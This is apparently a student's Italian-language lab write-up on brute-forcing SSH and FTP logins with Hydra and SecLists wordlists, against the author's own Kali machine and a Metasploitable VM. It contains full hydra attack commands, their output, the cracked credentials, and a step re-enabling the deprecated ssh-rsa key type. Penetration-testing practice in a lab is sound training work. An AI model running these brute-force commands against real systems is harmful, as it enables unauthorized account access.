S6L5

Consegna

L‘esercizio di oggi richiede di fare pratica con hydra per craccare l’autenticazione dei servizi di rete

REQUISITI

ssh installato e configurato

utente test_user con password testpass

ftp installato e configurato

hydra

seclist

PROCEDURA REQUISITI

Eseguo il comando hydra con -L e -P per usare le liste scaricate con seclist, come ip metto l’ip della mia macchina, 12 thread e protocollo ssh, -V per avere verbose

1. aggiungo utente test_user con pw testpass

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

┌──(kali㉿kali)-[~]
└─$
```

2. Avvio ssh

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
```

3. Cerco il mio ip e poi entro in ssh per verificarne il funzionamento del protocollo ssh

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.2/24 brd 192.168.10.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::89ea:99cd:1b3c:ac1c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
 1000
    link/ether 08:00:27:f0:90:41 brd ff:ff:ff:ff:ff:ff
```

```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.10.2
The authenticity of host '192.168.10.2 (192.168.10.2)' can't be established.
ED25519 key fingerprint is SHA256:7pvtBrHTBvgCpxk92w4+uXHplC+zAk0XE5sVCR87rcQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.2' (ED25519) to the list of known hosts.
test_user@192.168.10.2's password:
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$
```

CRACKING SSH

- Eseguo hydra con la seguente sintassi

```
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -p testpass 192.168.10.2 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secr
et service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 10:41:55
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.10.2:22/
[22][ssh] host: 192.168.10.2   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 10:41:55
```

Hydra funziona correttamente


- Installo seclist

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Pas
swords/xato-net-10-million-passwords-1000000.txt 192.168.10.2 -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 15:17:33
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
 session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~207
3863750000 tries per task
[DATA] attacking ssh://192.168.10.2:22/
[ATTEMPT] target 192.168.10.2 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "123456789" - 5 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "12345" - 6 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "1234" - 7 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "111111" - 8 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "1234567" - 9 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "dragon" - 10 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "123123" - 11 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "baseball" - 12 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "abc123" - 13 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "football" - 14 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "monkey" - 15 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "letmein" - 16 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "696969" - 17 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "shadow" - 18 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "master" - 19 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.10.2 - login "info" - pass "666666" - 20 of 8295455000000 [child 3] (0/0)
```

Noto subito che ci sono tantissime combinazioni possibili, ci vorrebbero tanti anni per riuscire ad eseguire fino alla fine un brute force senza imbrogliare. Ai fini di chiarire la spiegazione, opto subito per la **soluzione opzionale**, ovvero mettere in calce le credenziali corrette



Ho un match!

CRACKING FTP


Procedo analogamente al cracking ssh

1. Installo ftp e avvio con i comandi suggeriti


sudo apt install vsftpd

sudo service vsftpd start


2. Faccio un primo tentativo



3. Sarà necessario attivare il listen ftp



4. Usando la lista e aggiungendo in calce kali - kali e test_user - testpass, le credenziali funzionano e viene trovato un match



OPZIONALE

Una soluzione è imbrogliare per mettere le password in calce alla lista e ottenere un riscontro subito


BONUS

Attaccare ssh anche su metasploitable. Potrebbe esserci un problema, da risolvere


Configurazione:

Accendo pfsense e metasploitable, li configuro tutti su rete interna.


Pingo Metasploitable



Provo a collegarmi con ssh per vedere se la configurazione è corretta.



Non funziona nè ssh nè hydra. Vado a toccare il file di configurazione ssh dentro /etc/ssh/ssh_config



Aggiungo un’eccezione per algoritmo chiavi e accettazionetipochiavi +ssh-rsa, che ormai è deprecato perché non è più sicuro

Ora riprovo con Hydra, funziona correttamente

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.20.2 -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 15:36:49
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.20.2:22/
[ATTEMPT] target 192.168.20.2 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "123456789" - 5 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "12345" - 6 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "1234" - 7 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "111111" - 8 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "1234567" - 9 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "dragon" - 10 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "123123" - 11 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "baseball" - 12 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "abc123" - 13 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "football" - 14 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "monkey" - 15 of 8295455000000 [child 3] (0/0)
```

La scansione hydra funziona correttamente, ora aggiungo le credenziali in calce alla lista e riprovo

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.20.2 -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 15:48:21
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295464295456 login tries (l:8295456/p:1000001), ~2073866073864 tries per task
[DATA] attacking ssh://192.168.20.2:22/
[ATTEMPT] target 192.168.20.2 - login "msfadmin" - pass "msfadmin" - 1 of 8295464295456 [child 0] (0/0)
[ATTEMPT] target 192.168.20.2 - login "msfadmin" - pass "123456" - 2 of 8295464295456 [child 1] (0/0)
[ATTEMPT] target 192.168.20.2 - login "msfadmin" - pass "password" - 3 of 8295464295456 [child 2] (0/0)
[ATTEMPT] target 192.168.20.2 - login "msfadmin" - pass "12345678" - 4 of 8295464295456 [child 3] (0/0)
[22][ssh] host: 192.168.20.2   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.20.2 - login "info" - pass "msfadmin" - 1000002 of 8295464295456 [child 0] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "123456" - 1000003 of 8295464295456 [child 1] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "password" - 1000004 of 8295464295456 [child 3] (0/0)
[ATTEMPT] target 192.168.20.2 - login "info" - pass "12345678" - 1000005 of 8295464295456 [child 2] (0/0)
```

Ho un match